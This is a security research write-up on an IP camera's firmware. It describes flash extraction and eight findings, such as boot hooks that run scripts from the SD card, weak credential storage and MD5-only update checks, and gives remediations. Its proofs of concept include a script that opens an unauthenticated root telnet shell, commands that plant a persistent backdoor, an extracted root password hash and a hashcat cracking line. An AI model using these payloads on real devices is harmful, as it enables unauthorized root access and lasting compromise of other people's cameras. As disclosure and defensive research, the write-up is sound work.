Status: Work in Progress — UART analysis in progress. This page will be updated as the engagement advances.
Target
| Field | Value |
|---|---|
| Device | IP Camera A-CW2303C-M (PTZ, Wi-Fi, BLE) |
| Firmware | A_CW2303C_F_1.0.0.030 |
| SoC | XCv30 |
| Image Sensor | cv2003 |
| MAC Address | 68:EE:4B:4A:68:59 (Sharetronic Data Technology) |
Methodology
The analysis followed a hardware-first approach: physical disassembly, SPI flash extraction, filesystem analysis, and manual static review of boot scripts and binaries.
1. Disassembly & Chip Identification
The device was disassembled to expose the PCB. The SPI NOR Flash chip was identified and accessed via SOP8 clip.
2. Firmware Dump
| Item | Detail |
|---|---|
| Programmer | CH341A |
| Connection | SOP8 clip / direct pin contact |
| Tool | flashrom |
| Output | Raw binary image |
flashrom -p ch341a_spi -r firmware.bin
The raw binary was verified with md5sum before and after extraction to confirm read integrity.
3. Filesystem Extraction
binwalk -Me firmware.bin
binwalk identified and extracted:
- RootFS — main read-only filesystem
- JFFS2 data partition — writable, persistent across reboots
4. Static Analysis
Manual inspection was performed on:
- Boot scripts (
init.sh,init.app.sh) - Networking scripts (
wifi.ap.sh,wifi.configure.sh) - Update logic (
upgrade.check.sh,upgrade.sh) - Credential storage (
/etc/shadow, data partition config files)
Note on tooling: Automated binary analysis with Ghidra (or MCP-assisted Claude integration) was intentionally avoided — the goal of this engagement was hands-on manual practice and a deeper understanding of the firmware internals.
Findings Summary
| ID | Title | Severity | Status |
|---|---|---|---|
| VULN-01 | Arbitrary Code Execution via SD Card (HOOK_PD.sh) | Critical | Verified on device |
| VULN-02 | WiFi Credentials Stored in Base64 | High | Verified on device |
| VULN-03 | Root Password Hash MD5-crypt | High | Verified (hash extracted) |
| VULN-04 | Persistent Backdoor via Writable Data Partition | Critical | Verified via code analysis |
| VULN-05 | Debug Telnet Backdoor via SD Card Flag | High | Verified on device |
| VULN-06 | Multiple Unsigned Script Execution Entry Points | High | Verified via firmware analysis |
| VULN-07 | OTA Firmware Integrity Check MD5-only | High | Pending confirmation |
| VULN-08 | Open WiFi Access Point (No WPA) | High | Pending confirmation |
VULN-01 — Arbitrary Code Execution via SD Card
Severity: Critical
During boot, init.app.sh checks for a script at a predictable SD card path and executes it as root — no signature verification, no checksum, no authentication.
Vulnerable code (init.app.sh, lines 624–637):
if [ -e /mnt/sdcard/XC_${PRJ_NAME}_HOOK/HOOK_PD.sh ] || \
   [ -e /mnt/sdcard/XC_TEST_HOOK/HOOK_PD.sh ]; then
    chmod +x /mnt/sdcard/XC_${PRJ_NAME}_HOOK/HOOK_PD.sh
    sh /mnt/sdcard/XC_${PRJ_NAME}_HOOK/HOOK_PD.sh
    USR_HOOK=$?
fi
PoC:
- Created directory
XC_A_CW2303C_F_HOOK/on a FAT32 SD card - Placed
HOOK_PD.sh:
#!/bin/sh
telnetd -l /bin/sh &
exit 1
- Inserted card, powered device — after ~60 seconds, an unauthenticated root shell was available on TCP/23.
Impact: An attacker with brief physical access (or SD card access) gains full root control. Saved credentials can be extracted and persistent backdoors can be installed.
Remediation: Disable SD hook logic in production builds. Implement digital signature verification before executing any external script.
VULN-02 — WiFi Credentials Stored in Base64
Severity: High
SSID and password are stored in the data partition encoded in Base64. Base64 is encoding, not encryption — fully reversible.
Vulnerable code (wifi.configure.sh):
ENC_TOOL=/uinit/bin/Base64Encoder
DEC_TOOL=/uinit/bin/Base64Decoder

${ENC_TOOL} if=${ARG_SSID} of=${TMP_FILE}
${ENC_TOOL} if=${ARG_PASS} of=${TMP_FILE}

${DEC_TOOL} if=${TMP_FILE} of=${ARG_SSID}
${DEC_TOOL} if=${TMP_FILE} of=${ARG_PASS}
PoC: Root shell obtained via VULN-01. Located config files in the JFFS2 data partition. Decoded with base64 -d — plaintext SSID and password recovered.
Impact: Any attacker with filesystem access (flash dump or SD hook) can recover the WiFi password, enabling further network compromise.
Remediation: Use strong symmetric encryption (e.g., AES) with keys stored in a hardware-backed keystore. Remove all use of Base64 for sensitive secrets.
VULN-03 — Root Password Hash MD5-crypt
Severity: High
The root account uses MD5-crypt ($1$), an obsolete algorithm trivially crackable with modern GPU hardware.
Evidence (/etc/shadow):
root:$1$Ckg8QL93$E3C0tyr0HT5pPbyh.sNMD/:1:0:99999:7:::
The hash is directly extractable from the firmware dump.
Attack path: hashcat -m 500 hash.txt wordlist.txt
Impact: Cracked password grants full access via Telnet (see VULN-05).
Remediation: Replace MD5-crypt with a memory-hard algorithm (Argon2, bcrypt). Enforce strong unique default credentials.
VULN-04 — Persistent Backdoor via Writable Data Partition
Severity: Critical
init.sh executes a script from /etc/conf.d/ — a path on the writable JFFS2 partition — at boot. An attacker can write a malicious script once, and it persists across SD card removal and standard factory resets (JFFS2 is often preserved).
Vulnerable code (init.sh, lines 336–346):
if [ -e /etc/conf.d/init.sh ]; then
    echo "[uinit::init] hook enter ..."
    chmod 777 /etc/conf.d/init.sh
    sh /etc/conf.d/init.sh
    RET_HOOK=$?
    if [ "${RET_HOOK}" != "0" ]; then
        rm -rf /etc/conf.d/init.sh
    fi
fi
PoC (from root shell obtained via VULN-01):
echo '#!/bin/sh' > /etc/conf.d/init.sh
echo 'telnetd -l /bin/sh &' >> /etc/conf.d/init.sh
Impact: Persistent root backdoor that survives SD card removal and factory resets.
Remediation: Never execute scripts from writable partitions during boot. Enforce signed script policy.
VULN-05 — Debug Telnet Backdoor via SD Card Flag
Severity: High

A zero-byte flag file on the SD card triggers telnetd to start at boot — no code required.
Vulnerable code (init.app.sh):
if [ -e /product/wired ] || [ -e /product/wifi ]; then
    if [ "${USR_WIFI}" != "N" ] || [ "${USR_ETH0}" != "N" ]; then
        if [ -e /mnt/sdcard/XC_${PRJ_NAME}_HOOK/TELNET.ENABLE ]; then
            telnetd &
        fi
    fi
fi
PoC: Created empty file XC_A_CW2303C_F_HOOK/TELNET.ENABLE on FAT32 SD. Rebooted — port 23 open, login via /etc/shadow.

Impact: Lowers the attack bar for network access — any SD card is sufficient to open Telnet.
Remediation: Remove all debug flag logic from production firmware.
VULN-06 — Multiple Unsigned Script Execution Entry Points
Severity: High
The firmware has three separate SD card script execution hooks, none with signature verification:
| Hook file | Triggered from | Boot phase | Effect |
|---|---|---|---|
factory.sh | init.sh | Early boot (pre-mount) | Executes + exit 0 (halts normal boot) |
HOOK.sh | init.sh | Pre-application | Executes as root |
HOOK_PD.sh | init.app.sh | Post-driver (network ready) | Executes as root |
Additionally, the main application binary can be replaced from the SD card:
if [ -e /mnt/sdcard/XC_${PRJ_NAME}_HOOK/XC.Media ]; then
    cp -rf /mnt/sdcard/XC_${PRJ_NAME}_HOOK/XC.Media /tmp/XC.Media
    chmod 777 /tmp/XC.Media
fi
And the firmware itself can be flashed from SD with no signature check:
if [ -e /mnt/sdcard/XC_${SYS_NAME}_HOOK/firmware.bin ]; then
    sh /uinit/script/upgrade.sh file=/mnt/sdcard/XC_${SYS_NAME}_HOOK/firmware.bin
fi
Remediation: Strip all hook and flag-based logic from production builds. Enforce signed firmware.
Note: VULN-07 and VULN-08 are identified through static firmware analysis but have not yet been confirmed with live testing. Validation is pending. Unfortunately, the day ran out before we could finish — turns out 24 hours isn’t enough time when you’re also trying to break firmware. We’ve filed a complaint with the space-time continuum; no response yet.
VULN-07 — OTA Firmware Integrity Check MD5-only
Severity: High
OTA firmware integrity is verified using MD5 only — a cryptographically broken algorithm. The reference hash is embedded inside the firmware package itself, meaning the attacker controls both the payload and the hash.
Vulnerable code (upgrade.check.sh):
PKG_MD5S=`${PKG_TOOL} file=${OTA_FILE} key=md5`
OTA_MD5S=`md5sum ${PKG_PURE} | cut -d' ' -f1`
if [ "${OTA_MD5S}" != "${PKG_MD5S}" ]; then
    exit 17
fi
Impact: An attacker can craft a malicious firmware image, compute its MD5, embed it in the package, and push it as a legitimate OTA update.
Remediation: Use cryptographic signing (e.g., RSA/ECDSA) with a trusted public key burned into ROM. Verify signatures server-side before distribution.
VULN-08 — Open WiFi Access Point (No WPA)
Severity: High
In AP mode (initial setup), the camera creates an open WiFi access point with no WPA/WPA2 authentication.
Vulnerable code (wifi.ap.sh):
echo "ssid=Alaga-AP${LICENSE:12:4}" >> ${CFG_HOST}
echo "auth_algs=1" >> ${CFG_HOST}
# No wpa=, wpa_passphrase=, or wpa_key_mgmt= directives
The SSID format Alaga-AP<4 digits> is predictable and easily identifiable.
Impact: Any nearby user can connect to the AP during setup, perform MITM attacks on the initial configuration exchange, and potentially intercept credentials being sent to the device.
Remediation: Enforce WPA2-PSK on the setup AP with a randomly generated per-device password (e.g., derived from serial number or printed on the label).
Next Steps
- UART analysis — identify UART pins, capture boot log, attempt console access
- Binary reversing — manual Ghidra analysis of
XC.Mediamain application binary - Network traffic analysis — capture and inspect app-to-cloud protocol
- BLE attack surface — enumerate GATT services, test for unauthenticated commands
Disclaimer: This analysis was performed on a personally owned device in a controlled lab environment for educational and research purposes only. All findings are disclosed responsibly. Unauthorized access to systems you do not own is illegal.